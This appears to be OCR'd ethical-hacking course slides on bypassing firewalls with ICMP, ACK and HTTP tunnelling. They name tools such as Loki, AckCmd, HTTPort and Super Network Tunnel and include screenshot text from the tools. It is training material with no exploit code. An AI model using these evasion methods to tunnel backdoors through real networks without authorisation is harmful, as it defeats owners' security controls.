
Click OK again to close the Internet Options dialog box



# Bypassing Firewall through ICMP Tunneling Method



- It allows tunneling a backdoor shell in the data portion of ICMP Echo packets
- RFC 792, which delineates ICMP operation, does not define what should go in the data portion
- The payload portion is arbitrary and is not examined by most of the firewalls, thus any data can be inserted in the payload portion of the ICMP packet, including a backdoor application
- Some administrators keep ICMP open on their firewall because it is useful for tools like ping and traceroute
- Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling to execute commands of choice by tunneling them inside the payload of ICMP echo packets



# Bypassing Firewall through ACK Tunneling Method

C|EH  
Computer Exploit Method

It allows tunneling a backdoor application with TCP packets with the ACK bit set

1

ACK bit is used to acknowledge receipt of a packet


2

Some firewalls do not check packets with ACK bit set because ACK bits are supposed to be used in response to legitimate traffic

3

Tools such as AckCmd (<http://ntsecurity.nu>) can be used to implement ACK tunnelling

4



# Bypassing Firewall through HTTP Tunneling Method

CEH  
www.offensive-security.com

1


HTTP Tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls

2

This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic, that is unfiltered on its firewall

3


Encapsulates data inside HTTP traffic (port 80)



# Why do I Need HTTP Tunneling




- ↳ Organizations firewall all ports except 80 and 443, and you may want to use FTP
- ↳ HTTP tunneling will enable use of FTP via HTTP protocol



# HTTP Tunneling Tools: HTTPort and HTTHost



- HTTPort allows you to bypass your HTTP proxy, which is blocking you from the Internet
- It allows you to use various Internet software from behind the proxy, ex. e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc.



**HTTPort 3.SNFM**

System | Proxy | **Port mapping** | About | Register |

Static TCP/IP port mappings (tunnels)

- ftp test
  - Local port
    - 21
  - Remote host
    - 10.0.0.10
  - Remote port
    - 21

Select a mapping to see statistics:

|                     |       |           |       |
|---------------------|-------|-----------|-------|
| No stats - Inactive | n/a x | n/a B/sec | n/a K |
|---------------------|-------|-----------|-------|

LEDs:

- 
- Proxy

Built-in SOCKS4 server

Run SOCKS server (port 1080)  
Available in "Remote Host" mode:  
 Full SOCKS4 support (BIRD)

? ← This button helps

**HTTHost 1.85**

Application log:

```
MAIN: HTTHOST 1.8.5 PERSONAL GIFTWARE DEMO starting
MAIN: Project codename: 99 red balloons
MAIN: Written by Dmitry Ovoinikov
MAIN: (c) 1999-2004; Dmitry Ovoinikov
MAIN: 54 total available connection(s)
MAIN: network started
MAIN: RSA keys initialized
MAIN: loading security filters...
MAIN: loaded filter "grant.dll" (allows all connections within
MAIN: loaded filter "block.dll" (denies all connections within
MAIN: done, total 2 filter(s) loaded
MAIN: using transfer encoding: PrimeScrambler64/SevenZip
grant.dll: filters connections
block.dll: filters connections
LISTENER: listening at 0.0.0.0:80
```

Statistics | Application log | Options | Security | Send a Gift

<http://www.targeted.org>

# HTTP Tunneling Tool: Super Network Tunnel



- ↳ A two-way http tunnel software connecting two computers
- ↳ Works like VPN tunneling but uses HTTP protocol to establish a connection



Super Network Tunnel Client 4.2.0.0 - Administrator User Mode

Setup List Add Modify Delete DragBox Run Report P2P Help About

Program Fast mode, exclude running program  Run Game With GameGuard Mode  Use Real Remote Dns Resolve + IP

Total Send Bytes:0 Send Speed:0.00Kbps  
Total Recv Bytes:0 Recv Speed:0.00Kbps  
Client Current Connections:0 Client Total Threads(include cached):0

My Local IP:192.168.1.100

View System Today Log  Only Important Messages

2/27/2014 10:51:05 AM - Log - try to connect to tunnel server...  
2/27/2014 10:51:05 AM - Log - Connect to tunnel server fail  
2/27/2014 10:51:05 AM - Log - Error:Socket Error # 10051 Connection refused.  
2/27/2014 10:51:02 AM - Log - Try to connect to tunnel server...  
2/27/2014 10:50:57 AM - Log - Connect to tunnel server fail  
2/27/2014 10:50:57 AM - Log - Error:Socket Error # 10051 Connection refused.  
2/27/2014 10:50:56 AM - Service - Tunnel Client Service Start OK  
2/27/2014 10:50:56 AM - Log - Try to connect to tunnel server...  
2/27/2014 10:50:56 AM - Service - Tunnel Client Service Start.....

This operating system is 64-bit. SNT support tunnel both 32bit and 64bit program. and except use hook engine, you also can config

Program Via Tunnel Shortcut Log And Status Program In Tunnel Game Setup Help

Disconnected Try Connect to Tunnel Server...

